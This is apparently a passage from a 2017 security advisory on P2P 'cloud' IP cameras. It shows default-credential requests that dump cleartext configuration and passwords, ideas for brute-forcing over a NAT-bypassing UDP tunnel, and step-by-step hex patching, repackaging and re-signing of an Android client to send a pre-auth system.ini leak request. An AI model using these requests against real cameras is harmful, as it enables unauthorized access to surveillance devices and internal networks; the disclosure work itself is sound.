
If the credentials are not valid, the camera will reply:

```
result=-1
```

3/ if the credentials are valid, then the application will send HTTP requests to .cgi files hosted by the camera by appending credentials to the requests (`?loginuse=valid_user&loginpas=valid_pass`)

Step 2 in detail:

If the authentication is OK, so it is alright to dump all the configuration in cleartext!




Note: this trace was done with one of the application listed below, to be sure applications are sharing the same "cloud" network (it appears the daemon running on the camera doesn't strictly respect the HTTP protocol - note the lack of `/` - but it works !).

If the authentication is not OK. The cameras answers:

```
result=-1;
```

Due to the absence of checking, an attacker can simply bruteforce credentials.



Step 3 in detail:

The application sends:

```
GET get_params.cgi?&loginuse=admin&loginpas=admin&user=admin&pwd=admin&
```

OR

```
GET /get_params.cgi?&loginuse=admin&loginpas=admin&user=admin&pwd=admin&
```

The camera replies by sending all its configuration in clear-text:

```
var now=1122211111;
var dst_enable=0;
var dst_time=0;
var tz=0;
var ntp_enable=1;
var ntp_svr="time.nist.gov";
```

```
var dhcpen=1;
var ip="192.168.2.76";
var mask="255.255.255.0";
var gateway="192.168.2.1";
var dns1="8.8.8.8";
var dns2="192.168.2.1";
var port=80;
var nashost="";
var nasport=0;
var dev2_host="";
var dev2_alias="";
var dev2_user="";
var dev2_pwd="";
var dev2_port=0;
var dev3_host="";
var dev3_alias="";
var dev3_user="";
var dev3_pwd="";
var dev3_port=0;
var dev4_host="";
var dev4_alias="";
var dev4_user="";
var dev4_pwd="";
var dev4_port=0;
var dev5_host="";
var dev5_alias="";
var dev5_user="";
var dev5_pwd="";
var dev5_port=0;
var dev6_host="";
var dev6_alias
[...]
var user1_name="";
var user1_pwd="";
var user2_name="wut";
var user2_pwd="wut";
```

```
var user3_name="admin";
var user3_pwd="admin";
[...]
```

This is interesting because an attacker can reach a camera only by knowing a serial number. The UDP tunnel between the attacker and the camera is established even if the attacker doesn't know the credentials. It's useful to note the tunnel bypasses NAT and firewall, allowing the attacker to reach internal cameras (if they are connected to the Internet) and to bruteforce credentials. Then, the attacker can just try to bruteforce credentials of the camera:

```
GET /get_params.cgi?&loginuse=admin&loginpas=TEST&user=admin&pwd=TEST&
```

This protocol appears to be common to a lot of Android applications, ie:

- object.p2pwificam.client (500.000 - 1.000.000 installations)
- hsl.p2pipcam (100.000 - 500.000 installations)
- object.liouzx.client (100.000 - 500.000 installations)
- object.lioupp.client (100.000 - 500.000 installations)
- com.g_zhang.myp2pcam (100.000 - 500.000 installations)
- object.aisaidezx.client (50.000 - 100.000 installations)
- hsl.cam360 (10.000 - 50.000 installations)
- bravocam.p2pipcam (10.000 - 50.000 installations)
- xcam.p2pipcam (10.000 - 50.000 installations)
- snugcam.p2pipcam (10.000 - 50.000 installations)
- myview.p2pipcam (5.000 - 10.000 installations)
- object.weimaisizx.client (10.000 - 50.000 installations)
- com.tutk.P2PCamLive.Pixord (10.000 - 50.000 installations)
- object.p2pnetwork.client (5.000 - 10.000 installations)

This list is very far from being complete.

So, I modified the original Android Application in order to try the pre-auth Info-Leak vulnerability:

```
k% ls -la
total 14912
drwx------ 2 nobody nogroup     100 Mar  7 08:27 .
drwxrwxrwt 3 root   root        140 Mar  7 08:25 ..
-rwx------ 1 nobody nogroup    2319 Mar  7 08:25 apktool
-rwx------ 1 nobody nogroup 8488199 Mar  7 08:25 apktool.jar
-rwx------ 1 nobody nogroup 6773051 Mar  7 08:25 object.p2pwificam.client.apk
k% ./apktool d object.p2pwificam.client.apk
I: Using Apktool 2.2.2 on object.p2pwificam.client.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
S: WARNING: Could not write to $HOME (/nonexistent), using /tmp instead...
```

```
S: Please be aware this is a volatile directory and frameworks could go missing, please utilize
--frame-path if the default storage directory is unavailable

I: Loading resource table from file: /tmp/.local/share/apktool/framework/1.apk

I: Regular manifest package...

I: Decoding file-resources...

I: Decoding values */* XMLs...

I: Baksmaling classes.dex...

I: Copying assets and libs...

I: Copying unknown files...

I: Copying original files...

k%
```

I edit the library which manages all the custom HTTP requests.

One of the interesting string is `GET /%sloginuse=%s&loginpas=%s&user=%s&pwd=%s`:

```
k% xxd ./object.p2pwificam.client/lib/armeabi/libobject_jni.so


0001f650: 3d3d 3d3d 3d3d 3d3d 0000 0000 4745 5420  ========....GET
0001f660: 2f25 736c 6f67 696e 7573 653d 2573 266c  /%sloginuse=%s&l
0001f670: 6f67 696e 7061 733d 2573 2675 7365 723d  oginpas=%s&user=
0001f680: 2573 2670 7764 3d25 7326 0000 4449 443a  %s&pwd=%s&..DID:
0001f690: 2025 732c 2063 6769 5f67 6574 5f63 6f6d   %s, cgi_get_com
0001f6a0: 6d6f 6e3a 2025 7300 5050 5050 5f43 6f6e  mon: %s.PPPP_Con
0001f6b0: 6e65 6374 2062 6567 696e 2e2e 2e25 7300  nect begin...%s.
0001f6c0: 5050 5050 5f43 6f6e 6e65 6374 2066 6169  PPPP_Connect fai
0001f6d0: 6c65 642e 2e20 2573 2072 6574 7572 6e3a  led.. %s return:
0001f6e0: 2025 6400 5265 436f 6e6e 6563 7443 6f75   %d.ReConnectCou
0001f6f0: 6e74 3a20 2564 0a00 5050 5050 5f43 6f6e  nt: %d..PPPP_Con
0001f700: 6e65 6374 2073 7563 6365 7373 2e2e 2e6d  nect success...m
0001f710: 5f68 5365 7373 696f 6e48 616e 646c 653a  _hSessionHandle:
```

After the modification:

```
0001f650: 3d3d 3d3d 3d3d 3d3d 0000 0000 4745 5420  ========....GET
0001f660: 2f73 7973 7465 6d2e 696e 693f 6c6f 6769  /system.ini?logi
0001f670: 6e75 7365 266c 6f67 696e 7061 7373 2678  nuse&loginpass&x
0001f680: 7878 7878 7878 7878 7826 0000 4449 443a  xxxxxxxxx&..DID:
0001f690: 2025 732c 2063 6769 5f67 6574 5f63 6f6d   %s, cgi_get_com
```

```
0001f6a0: 6d6f 6e3a 2025 7300 5050 5050 5f43 6f6e  mon: %s.PPPP_Con
0001f6b0: 6e65 6374 2062 6567 696e 2e2e 2e25 7300  nect begin...%s.
0001f6c0: 5050 5050 5f43 6f6e 6e65 6374 2066 6169  PPPP_Connect fai
```

Then, let's repack and sign the .apk:


```
k% ./apktool b object.p2pwificam.client
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building resources...
S: WARNING: Could not write to $HOME (/nonexistent), using /tmp instead...
S: Please be aware this is a volatile directory and frameworks could go missing, please utilize
--frame-path if the default storage directory is unavailable
W: warning: string 'conectar' has no default translation.
W: warning: string 'str_ipcamfour' has no default translation.
W: warning: string 'user_pwd_no_show' has no default translation.
I: Copying libs... (/lib)
I: Building apk file...
I: Copying unknown files/dir...
k% openssl genrsa -out key.pem

Generating RSA private key, 2048 bit long modulus
.......................................+++
.............................................................+++
unable to write 'random state'
e is 65537 (0x010001)
k% openssl req -new -key key.pem -out request.pem
[...]
k% openssl x509 -req -days 9999 -in request.pem -signkey key.pem -out certificate.pem
Signature ok
subject=C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
Getting Private key
unable to write 'random state'
k% openssl pkcs8 -topk8 -outform DER -in key.pem -inform PEM -out key.pk8 -nocrypt
k% signapk certificate.pem key.pk8 object.p2pwificam.client/dist/object.p2pwificam.client.apk
signed-object.p2pwificam.client.apk
k% ls  -latr
```

```
total 21560
drwxrwxrwt 3 root   root        140 Mar  7 08:25 ..
-rwx------ 1 nobody nogroup 8488199 Mar  7 08:25 apktool.jar
-rwx------ 1 nobody nogroup    2319 Mar  7 08:25 apktool
-rwx------ 1 nobody nogroup 6773051 Mar  7 08:25 object.p2pwificam.client.apk
drwx------ 9 nobody nogroup     220 Mar  7 08:33 object.p2pwificam.client
-rw------- 1 nobody nogroup    1675 Mar  7 08:33 key.pem
-rw------- 1 nobody nogroup     956 Mar  7 08:33 request.pem
-rw------- 1 nobody nogroup    1111 Mar  7 08:33 certificate.pem
-rw------- 1 nobody nogroup    1217 Mar  7 08:33 key.pk8
drwx------ 3 nobody nogroup     220 Mar  7 08:34 .
-rw------- 1 nobody nogroup 6787146 Mar  7 08:34 signed-object.p2pwificam.client.apk
```


`signed-object.p2pwificam.client.apk` is ready to be used.

When using it, we see that:


The client indeed sends the `system.ini` request within the UDP tunnel:



The camera indeed receives this request within the UDP tunnel:


camera-pcap.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
1452 528.298591 84.222.190.40 192.168.2.76 UDP 104 5038 → 12297 Len=62
1453 528.309102 192.168.2.76 84.222.190.40 UDP 60 12297 → 5038 Len=10
1454 528.346910 192.168.2.76 84.222.190.40 UDP 60 12297 → 5038 Len=4
1455 528.428267 84.222.190.40 192.168.2.76 UDP 104 5038 → 12297 Len=62
1456 528.437847 84.222.190.40 192.168.2.76 UDP 46 5038 → 12297 Len=4
1457 528.438111 192.168.2.76 84.222.190.40 UDP 60 12297 → 5038 Len=4
1458 528.446441 192.168.2.76 84.222.190.40 UDP 60 12297 → 5038 Len=10
Frame 1455: 104 bytes on wire (832 bits), 104 bytes captured (832 bits)
Ethernet II, Src: [redacted], Dst: [redacted]
Internet Protocol Version 4, Src: 84.222.190.40, Dst: 192.168.2.76
User Datagram Protocol, Src Port: 5038, Dst Port: 12297
Data (62 bytes)
Data: f1d0003ad1000002010a00002e0000004745542 02f737973...
[Length: 62]
0000 [redacted] 08 00 45 00 .....1D. [B....E.
0010 00 5a 00 00 40 00 2c 11 78 98 54 de be 28 c0 a8 .Z..@.,. x.T..(..
0020 02 4c 13 ae 30 09 00 46 8f b9 f1 d0 00 3a d1 00 .L..0..F .....:..
0030 00 02 01 0a 00 00 2e 00 00 00 47 45 54 20 2f 73 ....GET /s
0040 79 73 74 65 6d 2e 69 6e 69 3f 6c 6f 67 69 6e 75 ystem.in i?loginu
0050 73 65 26 6c 6f 67 69 6e 70 61 73 26 78 78 78 78 se&login pas&xxxx
0060 78 78 78 78 78 78 78 78 xxxxxxxx
Data (data.data), 62 bytes
Packets: 1748 · Displayed: 1748 (100.0%) · Load time: 0:0.24
Profile: Default

Complete trace is:



It appears the pre-auth is not easily reachable within the cloud network.

This "cloud" protocol seems to be more a botnet protocol than a legit remote access protocol and has indeed weakness (everything in clear-text, i.e. an attacker can attack cameras within the cloud and leverage potential access to hack internal networks).

A lot of P2P ('Cloud') cameras are in fact using the same botnet protocols and the same infrastructure seemingly to be managed by a single entity.

Writing a PoC which bruteforces credentials of the remote camera is left as an exercise for the reader.

Update (Mar 10, 2017): @zh4ck analyzed the cloud protocol.

Vendor Response

Due to difficulties in finding and contacting all the vendors, full-disclosure is applied.

I advise to IMMEDIATELY DISCONNECT cameras to the Internet. Hundreds of thousands cameras are affected by the 0day Info-Leak. Millions of them are using the insecure Cloud network.

Report Timeline

- Feb 26, 2017: Vulnerabilities found by Pierre Kim.
- Mar 08, 2017: A public advisory is sent to security mailing lists.
- Mar 08, 2017: Following exchanges with Embedthis Software, it appears **the vulnerabilities are not located inside GoAhead but from custom and proprietary development by the Chinese OEM vendor**.
- Mar 08, 2017: The advisory is updated.

Credits

These vulnerabilities were found by Pierre Kim (@PierreKimSec).

References

https://pierrekim.github.io/advisories/2017-goahead-camera-0x00.txt

https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html

Misc

- Mar 09, 2017: SSD disclosed a new pre-authentification infoleak vulnerability affecting the cameras.
- Mar 09, 2017: Cybereason disclosed a new pre-authentification infoleak vulnerability affecting the cameras.

Disclaimer

published on 2017-03-08 00:00:00 by Pierre Kim <pierre.kim.sec@gmail.com>